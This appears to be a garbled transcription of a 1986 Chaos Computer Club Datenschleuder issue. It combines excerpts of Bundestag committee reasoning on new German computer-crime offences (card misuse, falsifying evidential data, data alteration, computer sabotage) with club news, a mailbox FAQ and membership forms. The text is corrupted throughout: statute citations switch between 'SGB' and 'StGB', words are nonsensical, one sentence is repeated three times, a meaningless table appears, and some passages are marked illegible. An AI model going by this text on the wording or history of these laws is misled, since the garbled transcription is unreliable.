Zu der Ausgestaltung der von der Mehrheit beschlossenen Strafvorschrift ist zu bemerken:

Absatz 1 lehnt sich in seiner Einzelausgestaltung eng an den Mißbrauchstatbestand des § 266 SGB (Untreue) an. Durch die Wendung „... die ihm durch die Überlassung einer Scheckkarte oder einer Kreditkarte eingeräumte Möglichkeit, den Aussteller zu einer Zahlung zu veranlassen“ wird der Täterkreis auf berechtigte Karteninhaber eingegrenzt und auch die Garantieerklärung, die mit der Überlassung der Karte verbunden ist, beschrieben. Zahlung ist dabei nicht nur im rein technischen Sinne als Hingabe von Bargeld zu verstehen, sondern auch als Geldleistung im Verrechnungsweg. Die Begriffe Scheck- und Kreditkarte haben im Wirtschaftsleben einen so feststehenden Bedeutungsinhalt, daß sie als Tatbestandsmerkmale ausreichend bestimmt sind, zumal auf die ihnen notwendigerweise zukommende Garantiefunktion Bezug genommen wird.

Die mit der Überlassung der Scheck- oder Kreditkarte eingeräumte Möglichkeit muß der Täter „mißbrauchen“. Das Mißbrauchsmerkmal entspricht dem des § 266 Abs. 1. Alternative SGB. Der Täter hält sich dabei nach außen im Rahmen seines rechtlichen Könnens, überschreitet aber im Inneren

verhältnis zu dem Kartenerhausegeber die Grenzen seines rechtlichen Dürfens. Mißbrauch der Scheckkarte liegt z. B. immer dann vor, wenn der Täter einen Scheck hingibt, dessen Einlösung zwar von seinem Kreditinstitut garantiert ist für den auf seinem Konto aber keine Deckung oder kein ausreichender Kredit vorhanden ist. Bei der Kreditkarte liegt ein Mißbrauch z. B. dann vor, wenn der Täter mit der Verwendung der Karte gegen seine aus dem Kreditkartenvertrag resultierenden Pflichten verstößt, insbesondere, wenn er Verpflichtungen einleitet, obwohl die Einkommens- und Vermögensverhältnisse den Kontoaussgleich nicht gestatten oder er selber nicht für ausreichende Deckung Sorge getragen hat.

Wie bei § 266 SGB setzt das Mißbrauchsmerkmal weder generell voraus, daß dem Karteninhaber für einzelne Geschäfte ein Limit gesetzt ist (so in seiner Wirkung die Scheckkartengarantie), noch daß ein zeitabhängiger (etwa monatlicher) Höchststrahmen vorgeschrieben wird, noch daß eine absolute Kreditobergrenze vereinbart ist. Andernfalls wären Verhaltensweisen, über die der Bundesgerichtshof jungst zu entscheiden hatte, weiterhin straflos.

Der Mißbrauch der Kreditkarte muß schließlich zu einer Schädigung des Kartenerhausegebers führen. Damit soll die Parallele zum Betrugs- und Untreuestatbestand gewahrt werden, da durch den neuen Tatbestand lediglich eine Lücke geschlossen werden soll, die bei der Anwendung dieser Bestimmungen offenbar wurde. Es muß sich daher bei dem Schaden um einen Vermögensschaden handeln. Das Schadensfordernis engt darüber hinaus das

9

Drucksache 10/5058  
Deutscher Bundestag — 10. Wahlperiode

Zu Artikel 1 Nr. 6 — § 269 SGB — Fälschung beweiserheblicher Daten

Die Einführung eines besonderen Tatbestandes gegen die Fälschung beweiserheblicher Daten wird vom Ausschuß für notwendig erachtet. Dafür sind

die bereits im Regierungsentwurf, in der öffentlichen Anhörung sowie in den Ausschußberatungen vorgebrachten Gesichtspunkte maßgebend. Vom Tatbestand der Urkundenfälschung werden unbefugte Eingaben z. B. von Computerdaten bzw. unbefugte Veränderungen von bereits gespeicherten Daten, die, wenn sie in ein Schriftstück aufgenommen wären, eine Urkundenfälschung darstellen würden, mangels Erkennbarkeit der Erklärung nicht erfaßt. Für die Anwendung des § 267 SGB reicht die leichte Einsehbarkeit in Dateien über Bildschirmterminals alleine nicht aus. Die Urkundeneigenschaft kann auch mangels Ausstellerangabe entfallen. Solchen Daten fehlt daher die von § 267 SGB vorausgesetzte Urkundenqualität. Der Straftatbestand des § 268 SGB (Fälschung technischer Aufzeichnungen) erfaßt nur Teilbereiche. Ohne eine Ergänzung des Strafrechts würde daher die Umstellung verwaltungsmäßigen Handelns auf die Datenverarbeitung den bisher bei Schriftstücken bestehenden strafrechtlichen Urkundenschutz ungeachtet verkürzen. Bei den Verwendungsmöglichkeiten der Datenverarbeitung reicht für einen wirksamen Schutz auch die Tatsache nicht aus, daß Verarbeitungen zu Computerausdrucken führen können, denen Urkundenqualität beizumessen ist und die bei (mittelbarer) Vornahme, z. B. von Eingaben oder nachträglichen Veränderungen durch nicht Berechtigte, deshalb als Urkundenfälschung i. S. von § 267 SGB qualifiziert werden können. In vielen Fällen werden entscheidungserhebliche Daten direkt aus dem Computer zur (maschinellen) Weiterverarbeitung benutzt, wie dies besonders im Bank-, Rechnungs- und Zahlungsverkehr deutlich wird.



Aus ähnlichen Erwägungen wie beim Computerbe-  
trag hat sich der Ausschuss gegen den Vorschlag  
von Haft in der öffentlichen Anhörung (Prot. Nr. 26,  
S. 164, Anl. S. 201) ausgesprochen, sich mit einer blo-  
ßen Ergänzung des § 267 StGB zu begnügen (Ge-  
dankensentwicklungen können auch nach Urkunden  
sein, wenn sie computerisierbar gespeichert sind).  
Eine sich nur auf eine Ergänzung des Urkunden-  
begriffs, sei es in § 267 StGB oder in allen Urkun-  
denstrafbeständen, beziehende Gleichstellungs-  
vorschrift würde andere Tatbestandsmerkmale un-  
angestastet lassen. Dies würde zu einer unklaren  
und wenig anschaulichen Tatbestandsausbrei-  
tung führen („Wer ... unechte computerisierbare  
gespeicherte Gedankenerkennungen ...“ bzw. Da-  
ten ...), die dem Ausschuss nicht ak-  
zeptabel erscheint.

Im Hinblick auf die in Absatz 1 gegenüber den Ent-  
würfen vorgeschlagene Erweiterung des Tatbestan-  
des wurde die Überschrift geändert.

**Absatz 1** wurde seinem Inhalt und seiner Ausgestal-  
tung nach nicht wesentlich umgestaltet. Entspre-  
chend der Prüfungsempfehlung des Bundesrates  
steht die Neufassung sicher, daß die der Herstel-  
lung einer unechten Urkunde entsprechende unzu-  
lässige Speicherung beweiserheblicher Daten dem  
Tatbestand unterfällt. Dem dazu vorgelegten For-  
mulierungsvorschlag der Bundesregierung in ihrer  
Gegenüberlegung zu der Stellungnahme des Bundes-  
rates ist der Ausschuss allerdings nicht gefolgt. Maß-  
gebend dafür war, daß dort zur Abgrenzung von  
strafbarem und straflosem Verhalten u. a. weiter  
auf „unbefugtes“ Handeln abgestellt wird, dieser  
Begriff jedoch in seiner Bedeutung nicht völlig klar  
ist. Darauf hat Haft in der öffentlichen Anhörung zu  
Recht hingewiesen (Prot. Nr. 26, Anl. S. 210). Die  
einengende Auslegung, die der Regierungsentwurf  
diesem Merkmal beilegt, kann im Hinblick auf eine  
weiterreichende Bedeutung dieses Merkmals in an-  
deren Strafvorschriften nicht als gesichert betrach-  
tet werden. Um zu vermeiden, daß von der neuen  
Strafvorschrift Verhaltensweisen erfaßt werden, die  
bei ihrer Vornahme im Zusammenhang mit der  
Herstellung oder Veränderung eines Schriftstücks  
nur eine sog. straflose schriftliche Lüge darstellen,  
hat der Ausschuss die Vorschrift neu gestaltet. Ent-  
scheidend ist, daß Daten so (nicht unmittelbar  
wahrnehmbar) gespeichert oder verändert werden,  
daß sie, wenn sie als ausgedruckt oder wiedergege-  
ben wahrnehmbar wären, eine Urkundenfälschung  
i. S. des § 267 StGB darstellen würden. Mit dieser  
Ausgestaltung wird auch dem Anliegen von Haft,  
den Tatbestand nicht von der Garantiefunktion, der  
Ausstellerkenntbarkeit zu lösen (Prot. Nr. 26,  
S. 168, Anl. S. 209 f.), Rechnung getragen. Durch die  
Konstruktion eines hypothetischen Vergleichs mit  
Fällen der Urkundenfälschung i. S. des § 267 StGB  
war es auch nicht mehr notwendig, besonders her-  
vorzuheben, daß vom Tatbestand nur solche Daten  
erfaßt werden, die dazu bestimmt sind, bei einer  
Verarbeitung im Rechtsverkehr als Beweisdaten  
für rechtlich erhebliche Tatsachen benutzt zu wer-  
den“ (so die Formulierung der Entwürfe). Der Zu-  
satz „beweiserheblich“ gibt in verkürzter Form

diese Auslegung wieder. Aus der den Tatbestand  
des § 267 StGB ergänzenden Funktion des § 269  
StGB wie aus seiner Ausgestaltung ergibt sich, daß  
nur solche beweiserheblichen Daten betroffen sind,  
die elektronisch, magnetisch oder sonst nicht un-  
mittelbar wahrnehmbar gespeichert werden bzw.  
bei Tatbegehung schon entsprechend gespeichert  
waren. Wie bei § 269 a StGB wurde auf eine Verwei-  
sung auf § 269 a Abs. 2 StGB abgesehen, da § 269  
StGB auch Fälle erfaßt, in denen Daten eingegeben  
werden, also nicht nur an bereits gespeicherten Da-  
ten Veränderungen vorgenommen werden (so noch  
die Entwürfe).

Die Absätze 2 und 3 wurden unverändert übernom-  
men.

§ 270 StGB — Tauschung im Rechtsverkehr bei Da-  
tenverarbeitung —  
unverändert

Zu Artikel 1 Nr. 7 und 8 — §§ 271, 273 StGB —  
unverändert

Zu Artikel 1 Nr. 9 — § 274 StGB —  
Die Vorschrift wurde inhaltlich im wesentlichen un-  
verändert übernommen. Die Änderungen und Er-  
gänzungen sind Folgendermaßen. Der Begriff Da-  
ten wird durch Bezugnahme auf § 202 a Abs. 2 StGB  
in Artikel 1 Nr. 2 b eingegrenzt. Die Verwendung  
des Merkmals „beweiserheblich“ ersetzt die Verwei-  
sung auf § 269 StGB. Es ist wie dort zu verstehen  
(vgl. die Begründung zu Artikel 1 Nr. 6 — § 269  
StGB —). Die Ergänzung der Tatbestandsanfor-  
derung in Artikel 1 Nr. 9 b (vgl. die dortigen Erläute-  
rungen). Sie verdeutlicht den in der höheren Straf-  
drohung sich auswirkenden Vorrang der Nummer 2  
gegenüber § 303 a StGB. Auch Tatbeständen, die  
dem „Beschädigten“ in § 274 Abs. 1 Nr. 1 StGB ent-  
sprechen, werden nunmehr ausdrücklich erfaßt.

Zu Artikel 1 Nr. 9a und 9b — § 303 Abs. 3, §§ 303 a,  
303 b, 303 c StGB —  
§ 303 a StGB — Datenveränderung —

Der Ausschuss schlägt die Aufnahme eines in den  
Entwürfen nicht enthaltenen Tatbestandes gegen  
„Datenveränderung“ vor. Als Daten dargestellte In-  
formationen sollen dagegen geschützt werden, daß  
ihre Verwendbarkeit beeinträchtigt oder beseitigt  
wird. Computerdaten können einen hohen wirt-  
schaftlichen Wert haben. Auf Grund der wachsen-  
den Abhängigkeit von ihnen in Wirtschaft und Ver-  
waltung und ihrer starken Komprimierung ist ein  
zusätzlicher strafrechtlicher Schutz erforderlich.  
Aufgegriffen werden damit Anregungen aus der öf-  
fentlichen Anhörung (vgl. Mohr und Oertel, Prot.  
Nr. 26 S. 180, 183 f.; Anl. S. 38 ff., 218 f.). Sieber (Prot.  
S. 177) sah zwar im Moment keine spezifischen Re-  
formbedürfnisse, wies aber selber auf eine mögliche  
Zunahme solcher Delikte hin (Prot. S. 172). Auch

ausländische Staaten haben vergleichbare Regelun-  
gen (USA, Kanada) oder planen solche (Österreich,  
Schweiz). Das geltende Recht reicht nicht aus. Die  
Anwendbarkeit des § 303 StGB (Sachbeschädigung)  
ist unstrittig und zumindest nicht in allen Fälle-  
stellungen gesichert (zweifelhaft z. B. Oertel, Prot.  
S. 183 f., 190). Das Vernichten oder Verändern von  
Daten während der Übermittlungsphase wird z. B.  
von § 303 StGB nicht erfaßt.

Der vorgeschlagene Tatbestand lehnt sich in seiner  
Ausgestaltung weitgehend an § 303 StGB an. Durch  
Aufnahme verschiedener, sich teilweise überschnei-  
dender Tatbestände soll erreicht werden, daß  
alle rechtswidrigen Beeinträchtigungen der Ver-  
wendbarkeit von Daten erfaßt werden. Dabei kann  
sich das Rechtswidrige sowohl aus der Verlet-  
zung des Verfügungsrechts des Speichereigenen als  
auch aus der Verletzung von Interessen des von  
Inhalt der Daten Betroffenen (vgl. § 41 BDSG) erge-  
ben.

**Absatz 1**  
Handlungsobjekt sind alle nicht unmittelbar wahr-  
nehmbaren Daten i. S. des § 202 a Abs. 2 StGB. Das  
„Löschen“ von Daten, das dem Zerstören einer  
Sache in § 303 StGB entspricht, macht diese unwe-  
derdinglich unkenndlich (vgl. § 2 Abs. 1  
Nr. 4 BDSG). Ein „Unterdrücken“ von Daten liegt

vor, wenn diese dem Zugriff Berechtigter entzogen  
und deshalb nicht mehr verwendet werden können;  
insoweit geht § 303 a StGB über § 303 StGB hinaus.  
„Unbrauchbar“ sind Daten, wenn sie (z. B. durch zu-  
sätzliche Einfügungen, so Sieber in der öffent-  
lichen erweiterten Fassung seines Gutachtens) so  
in ihrer Gebrauchsfähigkeit beeinträchtigt werden,  
daß sie nicht mehr ordnungsgemäß verwendet wer-  
den können und damit ihren Zweck nicht mehr  
erfüllen können. Das „Verändern“ von Daten erfaßt  
Funktionsbeeinträchtigungen wie das in § 2 Abs. 1  
Nr. 3 BDSG genannte inhaltliche Umgestalten,  
durch das ihr Informationsgehalt bzw. Aussagegehalt  
geändert wird.

**Absatz 2**  
In Parallele zu § 303 StGB wird auch der Versuch  
für strafbar erklärt.

§ 303 b StGB — Computersabotage —  
Der Ausschuss schlägt die Aufnahme eines in den  
Entwürfen nicht enthaltenen Tatbestandes gegen  
„Computersabotage“ vor, der Störungen der Daten-  
verarbeitung in Wirtschaft und Verwaltung durch  
Eingriffe in Daten oder Sabotagehandlungen gegen  
Datenträger oder Datenverarbeitungseinrichtungen  
dann unter Strafe stellt, wenn die gestörte Daten-  
verarbeitung für den Geschädigten von wesentli-  
cher Bedeutung ist. Die zunehmende Bedeutung  
und Abhängigkeit von Wirtschaft und Verwaltung  
von einem störungsfreien Funktionieren der Daten-  
verarbeitung, insbesondere in Rechenzentren,  
rechtfertigt die Einführung eines Tatbestandes ge-  
gen eine besonders gefährliche Form der Wirt-

schaffsabotage. Werden z. B. Buchführung und  
Lohnabrechnung in Rechenzentren lahmgelegt, so  
kann dies nicht nur zum wirtschaftlichen Ruin des  
Rechenzentrenbetreibers, sondern auch der mit  
diesem zusammenarbeitenden Unternehmen füh-  
ren (Mohr, DATEV, Prot. Nr. 26, S. 181). Dabei ist  
auch auf die Möglichkeit des unbefugten Eindrin-  
gens Außenstehender hinzuweisen, die u. U. auch zu  
erheblichen Störungen führen kann.


In der öffentlichen Anhörung ist das geltende Recht  
(§ 303 StGB) und die in den Entwürfen vorgeschla-  
gene sich auf Beweisdaten beschränkende Ände-  
rung des § 274 StGB als unzureichend kritisiert  
worden; dies gilt insbesondere für den Straftatbestand  
des § 303 StGB (vgl. Mohr und Oertel, Prot. S. 179 ff.,  
182 ff.; Anl. S. 36 ff., 218 ff.), welchem derjenige des  
§ 303 a StGB entspricht (Freiheitsstrafe bis zu zwei  
Jahren). Mit diesen Tatbeständen kann den Auswir-  
kungen einer Computersabotage auf Unternehmen  
und Behörden (trotz § 40 StGB) nicht hinreichend  
Rechnung getragen werden. Sieber (Prot. S. 177) hat  
zwar im Moment kein spezifisches Reformbedürf-  
nis gesehen, aber selber eingeräumt, daß bei Stö-  
rungen der Datenübertragung, bei Fehlbefehle-  
gen der Computerhardware und sonstigen Eingrif-  
fen in betriebliche Abläufe der Tatbestand der  
Sachbeschädigung bei der Erfassung der Betriebs-  
sabotage auf Schwierigkeiten stößt (Prot. Anl.  
S. 272).


Bei der Entscheidung für einen Sondertatbestand  
der Computersabotage hat der Ausschuss die Forde-  
rungen nach einem weitergehenden strafrechtli-  
chen Schutz hochwertiger Wirtschafts- und Indu-  
striegüter vor Sabotage durch einen Straftatbe-  
stand gegen Betriebsabläufe nicht übersehen. Ab-  
gesehen von der Schwierigkeit, einen praktikablen  
und ausreichend bestimmten Straftatbestand der  
Betriebsabotage zu bilden (vgl. auch den Hinweis  
von Sieber, Prot. Anl. S. 273), ist nach Ansicht des  
Ausschusses das derzeitige Bedürfnis für die Bil-  
dung eines Sondertatbestandes der Computersabo-  
tage stärker als das für die Einführung eines allge-  
meinen Sabotagetatbestandes.

Angesichts der bei schweren Fällen von Computer-  
sabotage leicht vorstellbaren hohen Schäden hält  
der Ausschuss es für notwendig, eine Höchststrafe  
von fünf Jahren Freiheitsstrafe vorzusehen.

Im einzelnen ist folgendes zu bemerken:

**Absatz 1**  
Strafbar macht sich, wer eine für einen fremden  
Betrieb, ein fremdes Unternehmen oder eine Be-  
hörde wesentliche Datenverarbeitung durch die in  
Nummern 1 und 2 genannten konkreten Angriffs-  
handlungen stört. Der Begriff „Datenverarbeitung“  
ist dabei weit auszulegen. Er umfaßt nicht nur den  
einzelnen Datenverarbeitungsvorgang, sondern  
auch den weiteren Umgang mit Daten und deren  
Verwertung. Eingeschränkt wird der Tatbestand  
dadurch, daß die Datenverarbeitung „von wesentli-  
cher Bedeutung“ sein muß. Damit sind unter an-  
derem Angriffe auf Daten (einschließlich ihrer Verar-  
beitung) erfasst, die in den Rechenzentren von Groß-





*Nummer 1* nennt als Sabotagehandlung eine rechtswidrige Datenveränderung i. S. von § 303 a Abs. 1 StGB. Eine Tat nach Absatz 1 Nr. 1 stellt insoweit eine Qualifikation zu § 303 a StGB dar.

[illegible]

Wie bei den §§ 303, 303 a StGB und den Sabotagetatbeständen der §§ 316 b, 317 StGB wird der Versuch für strafbar erklärt.

2

(Bild: Harald, aus taz)

Ein störsicheres Strahlungsmessprogramm auf Heimcomputern wie VC20 und C64 fahren mehrere Bürgerinitiativen. Derzeit werden erst ein paar der bundesdeutschen Atomkraftwerke überwacht.

Als Hardware vor Ort dient ein VC20 mit Datensatzte, Drucker, Echtzeituhr, Netz- und Batteriebetrieb.

Ein C64 bildet das örtliche Kleinarchiv, eine 520er Aufrüstung teils in Planung.

Wettermessung ist eine wichtige Voraussetzung für verlässliche Strahlungsdaten. Feinmechaniker stellen benötigte Präzisionsteile bei befreundeten Firmen her.

Der Batteriebetrieb ermöglicht nahezu störungsfreien Betrieb auch bei Ausfällen des Stromnetzes. Meßdaten werden archiviert und bundesweit ausgewertet.

Derzeit bilden sich an verschiedenen anderen Standorten der Kernspaltung in den Bürgerinitiativen weitere Meß-Initiativen mit dem Ziel, ein bundesweites öffentliches Atomkataster zu erstellen. (crd8606291700)

§ 303 Abs. 3; § 303 c StGB — Strafantrag —

Wie der bisherige § 303 StGB werden die §§ 303a und 303b StGB grundsätzlich als Antragsdelikt ausgestaltet. Ausnahmsweise kann in Fällen besonderer öffentlichen Interessen ein Strafverfahren auch ohne Strafantrag durchgeführt werden. Die Identität der Regelung für die §§ 303 bis 303b StGB hat den Ausschnitt bewogen, diese im Anschluß daran in einen neuen § 303c StGB aufzunehmen (vgl. als Parallele zu 205 StGB). Die Aufhebung des § 303 Abs. 3 StGB stellt dazu eine Folgeänderung dar.

**Stillstand nach Stromausfall**  
 "Sägende Autos abkühlen", die - abgesehen von der Gesetzgebung - teilweise ziemlich weit von der Realität entfernt sind. Die leichtsinnig Strommasten umlegen (immerhin AKW-Notabschalttest, dazu zehntausende Volt-Schrittspannung) veranlassen kürzlich eine Hamburger Großbrechenzentren, ihre Wiederanlaufbarkeit nach Kurzzeitsstromausfall zu testen. Bei zumindest zwei Rechenzentren erwies sich das System als verbesserungsbedürftig. (crid9606291702)



Seit Frühjahr 1984 gibt es die datenschleuder. Angefangen hat es mit der ersten Ausgabe, die 16 Seiten umfaßt. Die kleine Ausgabe hat heute 160 Seiten. Die kleine Ausgabe hat heute 160 Seiten. Die kleine Ausgabe hat heute 160 Seiten.

**Eintreffende Briefe** mit bösen Forderungen und Drohungen zB wegen "Nichtlieferung" von Abo usw. werden mit Verweis auf das Chaos und Rückerstattung beantwortet. Die ds Redaktionen erscheinen öfter, wenn konstruktive Textbeiträge hier eingehen. Wir tun unser bestes, auch wenn es manchmal nicht reicht. Finanzielle Bereichsergänzung, wie Unwissenheit unterstellen, liegt nicht vor. Wir brauchen im Gegenteil Spenden. Es gibt kaum noch Zeitschriften, die nicht von Werbung abhängig sind. Die datenschleuder ist von Lesern abhängig und freuen uns über jede Unterstützung.

date	time	comment
04/01	09:59:00 PM	Lebensjahr, die, was oder was ist, länger?
04/01	09:59:00 PM	Für die ab. 8 Ausgaben
04/01	09:59:00 PM	Jahr ab 8 A. NUR, Schüler u.a. ...
04/01	09:59:00 PM	Sonder ab 8 A. NUR, Schüler u.a. ...
04/01	09:59:00 PM	depe, das, jeweils, links, Per, Co, Verp.

[illegible]

# Werbung...

## Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club

**Für die Teilnahme am Chaos Communication Center**  
Ich/Wir wollen Teilnehmer auf dem Chaos Communication  
Center, der Club-Mailbox, werden.  
Benutzername: ..... (max. 15 Stellen, nur A-Z als er-  
stes Zeichen, danach Telezeichen vorname (ohne Umlaute))  
Kennwort zur Einrichtung: ..... (mindestens 6 Stellen)  
Bei Teilnahme erkenne ich die Nutzungsbedingungen für das  
Chaos Communication Center an. Die Nutzungsgebühren von  
mindestens DM 8,- werden monatlich abgebucht.

Unterschrift, bei Minderjährigen die des gesetzlichen Vertreters

**Vorgaben nach Mitgliedschaft**  
Im Chaos Computer Club e.V.  
An Letztstelle e.V.A., Schwenkerstraße 85, D-2000 Hamburg 20

Ich verlange Mitglied im © © © e.V. zu werden.

**Vor-/Zuname:** .....  
**Mitglieds-Nr.:** .....  
**Strasse/POB:** .....  
**LKZ-PLZ Ort:** .....  
**Telefon/Mbx:** .....  
**Ich bin Schüler, Student oder einkommensgleichgestellt und steuere die Entwicklung durch einen Beitrag von DM 60,- jährlich.**  
**Ich steuere die Entwicklung mit 120,- DM jährlich.**  
**Wir möchten (förderndes) Mitglied werden. Bei Körper-schaften stimmberechtigte Kontaktperson:** .....  
**Kürzname:** .....  
**Ich möchte einen Erf-Kreis bilden.**  
**Thema:** .....  
**Bitte sende mir die datenschleuder**  
**Ich bin datenschleuder-Abonnent**  
**Ich wünsche mir einen maschinenscreibbaren Mitglieds-ausweis (vorgesehen)**  
**Ich zahle meine Mitgliedsbeiträge als Scheck, bar oder via Überweisung nur Post giro Hamburg BLZ 200 100 20 Kto. ....**  
**Ich darf die Mitgliedsbeiträge abbuchen.**  
**DM 20,- habe ich beigetragen (Beachtung sonst nicht möglich).**  
**Unterstützt, bei Minderjährigen die des gesetzlichen Vertreters**

Postleitzahl, Ort, Datum

Einzugsermächtigung: Das Mitglied ermächtigt den CCC e.V. widerruflich, die Mitgliedsbeiträge jährlich oder halbjährlich sowie die Nutzungsgebühren für das Chaos Communication Center monatlich abbuchen zu lassen.

Datenschutzhinweis: Die Daten werden während der Mitgliedschaft zur maschinellen e.V.-Verarbeitung gespeichert.

**Name des/r/s Chaos Teilnehmer/in/s** von nachstehend angegebenem Konto einzuziehen  
bei Post giroamt  
A 2 Post girokonto-Nr. ....  
A 2 Girokonto-Nr. ....  
Bankleitzahl des Kreditinstituts  
3 .....  
Name und Anschrift des Kreditinstitutes

Das Konto wird beim Geldinstitut unter folgender Bezeichnung geführt (Name des Kontoinhabers)

**Wird vom Amt für Chaos geprüft**  
ggf. SA 80 geprüft  
SA 80 geprüft

Unterschrift des/r/s Kontoinhaber/in/s



Ein Organ des Chaos Computer Club

## Chaos Communication Center — Fragen & Antworten

- Wie komme ich auf die CCC-Mailbox?**
- nur als Mitglied
  - durch Antrag (siehe rechts)
  - ich brauche ein Girokonto
  - **Wie werde ich Mitglied?**
  - Durch Antrag (siehe rechts)
  - **Was wollt ihr?**
  - aktive Mitarbeit und/oder Unterstützung
  - zwanzig Mark Aufnahmegebühr (Verwaltung)
  - von Schülern und Studenten sechzig Mark im Jahr
  - von anderen einhundertzwanzig Mark im Jahr
  - **Warum brauche ich ein Girokonto?**

Die Abrechnung der Mailboxkosten geschieht im Einzugsverfahren. Anders ist die Verwaltungsbüro für uns zu kompliziert. Viele Kreditinstitute führen Kostenfreie Schülergraktionen (meist ohne Magnetkarte), sollten Euch eure Lehrmittelfeldverwalter nicht fördern.

**Was kostet die CCC-Mailbox?**  
Grundgebühr inklusive 47 Freiminuten monatlich DM 8,-. Die werden jeden Monat eingezogen.  
Die Bank erhält eine Floppy von uns.

- Dazu kommen bei Bedarf:
- 15 Plg
  - 7 Plg
  - 80 Plg
  - je Telefonalarm (BND)
  - desweiteren leider nach Geldbeutel:
  - Datenbankgebühren je nach Datenbankabfrage
  - Telex, Telexgebühren plus geringer Zeitgebühr
  - Nachrichten in andere Systeme, Datex-P Zuschlag.

**Hilfszettel?**  
Ihr erreicht das CCC-System über einen Telefonport (B-nen) oder mehrere Datex-P Zugänge. Für DM 8,- habt ihr einen Eintrag auf dem CCC-System. Die Nutzungsgebühren innerhalb des Systems sind preiswert. Teurer werden Datenbankdienste, Telex und Internettelefonverbindungen zu anderen Mailboxsystemen. Die werden je nach Aufwand weiterberechnet.

**Was verdient der CCC daran?**  
Nix.

Die Mailboxgebühren werden ohne Aufschlag weitergegeben.

**Was habe ich zu beachten?**  
Für die Mailbox wird derzeit die Nutzungsordnung vom Chaos Computer Club erstellt. Sie regelt das Teilnehmerverhältnis entsprechend den Vertragsbedingungen für die Benutzung des IN-FEX-Systems. Wesentliche Punkte enthält dieser Beitrag.

**Was passiert nun?**

1. Ich fülle den Antrag rechts kräftig aus!
2. Wir stimmen meist zu.
3. Der Beitrag wird überwiesen, eingezogen oder gebracht.
4. Liegt eine Einzugsermächtigung vor, stellen wir auf Wunsch einen Eintrag im CCC-System zur Verfügung.
5. Weitere Leistungen für Mitglieder können nicht ausgeschlossen werden und sind beabsichtigt.

**Wie komme ich wieder raus?**  
Aus dem CCC nur einmal im Jahr mit dreimonatiger Vorwarnung. Aus der Mailbox mit drei Monaten Kündigungszeit.  
CHAOS-TEAM

## Chaos Communication Congress 1986

**28. + 29. Dezember**  
Durch das verlängerte Weihnachtswochenende ergibt sich diesmal kein Wochenende. Die Aufbauarbeiten in den Räumen des Edelrieder Bürgenhauses beginnen am Sonntag dem 27. Dezember. Ab Sonntag können Arbeitsgruppen, Hilfskräfte und Teilnehmer anreisen. Übernachtungsmöglichkeiten werden vom Sonntag bis Dienstag bereitgehalten.  
Der Congress wird am Montag um 10 Uhr eröffnet und endet Dienstag gegen 22 Uhr.  
Anregungen für Themenbereiche, sowie Referenten sind willkommen (Fernmündlich D40/483752 Leitstelle 23 — da meldet sich ein MENSCH!). Weitere Informationen sowie die Teilnahmebedingungen werden zum August in der datenschleuder bekanntgegeben.

## Zusammenfassung

**DV-unterstützter Informationsaustausch**  
Auf der Basis der Erfahrung mit Mailbox-Systemen in den USA, die dort grenzüberschreitend Informationsaustausch für Oppositionsgruppen betreiben, sollen diese auch in Deutschland verstärkt genutzt werden. **Inbesondere die Koordinationserfahrungen, die man mit der Datenkommunikation in den USA für Besetzungsplanung von öffentlichen Gebäuden** in über 30 Städten gewonnen hatte, hat die linke Szene in der Bundesrepublik aufnehmen lassen. Auf schnellstem Wege hatten bei dieser spektakulären Aktion die Besetzer untereinander Informationen austauschen können und ihr Verhalten gegenüber den Sicherheitsbehörden koordiniert.  
Aus: SICHERHEITS-BERATER, S.133 (Handelsblatthverlach)



## Chaos Communication Center — Hintergrundinfo

Der CCC schafft einen elektronischen Treffpunkt als Forum für seine Mitglieder und wähle als Werkzeug GeoNet, das derzeit ausgereicherte Mailboxsystem in Europa. Als Betreiber machte die Bremer Inflex GmbH das beste Angebot.  
Die Inflex GmbH stellt dem CCC Systemteile auf einem nur von Vereinen genutzten Mailboxsystem zur Verfügung. Die Einzelrechnungen der Teilnehmer werden nicht vom Betreiber (Inflex), sondern vom CCC durchgeführt. So ist es möglich, kostengünstig ein GeoNet-Mailboxsystem im Rahmen der CCC-Mitgliedschaft zu gebrauchen.

Die GeoNet Mailboxsysteme werden derzeit in der Bundesrepublik neben der Inflex auch von der Deutschen Mailbox kommerziell betrieben. Die Österreichische Post hat sich, im Gegensatz zur Bundespost, für ein GeoNet Mailboxsystem entschieden. Durch die relativ hohe Kostenstruktur von ca. DM 40,- Grundgebühr können sich bisher nur Firmen den Komfort eines solchen Systems leisten.

Der CCC ermöglicht bei Mindernutzung des Systems für Mitglieder Nutzungskosten von DM 8,- im Monat.  
"Die im GeoMail-Verband jetzt zusammenarbeitenden mehreren Tausend Benutzer repräsentieren eine sehr heterogene und internationale Leserschaft mit Querverbindungen zu vielen anderen elektronischen Medien und damit zu einer Gross Root Population (elektronische Eingeborene) von aufgeschlossenen Menschen, die nicht nur passiv Nachrichten konsumieren, sondern sie dank des Mediums MAILBOX aktiv und aufwandsarm kommentieren können. Es ist diese neue Fähigkeit, die Mailbox-Systeme so grundlegend anders machen, als traditionelle Kommunikations-Medien." (Günter Leve, GeoNet)

## Grundsätzliche Merkmale des CCC-Systems

- Zugriff über das Ferngespräch (1 Port / 3/n/d)
  - Zugriff über das Datex-P-Netz (7 Ports)
  - mehrsprachige befehlsorientierte Dialogführung
  - gleichzeitiger Zugriff durch 8 Hacker
  - zeitgesteuerte Verwaltung von 23 persönlichen Bitbergen
  - schwarze Bretter, themenbezogene Infosammelplätze
  - clubbezogen und zu allgemeinen Interessen
  - Nachrichtenaustausch mit Teilnehmern oder Schwarzen
  - Brethern in anderen GeoNet-Systemen im In- und Ausland
  - Dialogmöglichkeit anwesender Teilnehmer
  - Findenfunktion für Nachrichten und Verzeichnisse
  - Telefonklänge zur Alarmierung von Teilnehmern bei wichtiger Post
  - Versand und Erhalt von Telexen (derzeit nur weltweit)
  - Zugriff auf Datenbanken, Pressagenturen, ...
- Neben dem CCC werden zwei weitere Vereine und einige Wissenschaftlergruppen gemeinsam, in einem Mailbox-Gremium, das System gestalten.  
Der CCC wird die Clubarbeit und den Kontakt unter den Mitgliedern aus aller Welt auf seinem elektronischen Clubcenter, dem **CHAOS COMMUNICATION CENTER**, abwickeln.

ev2.txt





# Datenschleuder

Wenn unzustellbar:  
Anschrittsauschnitt bitte  
mit neuer Adresse zurück

D 2000 Hamburg 20  
Schwenckstraße 85 Bx: # 65321 #  
Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club



## Chaos Computer Club

**Partner auf dem Weg zur Informationsgesellschaft.**  
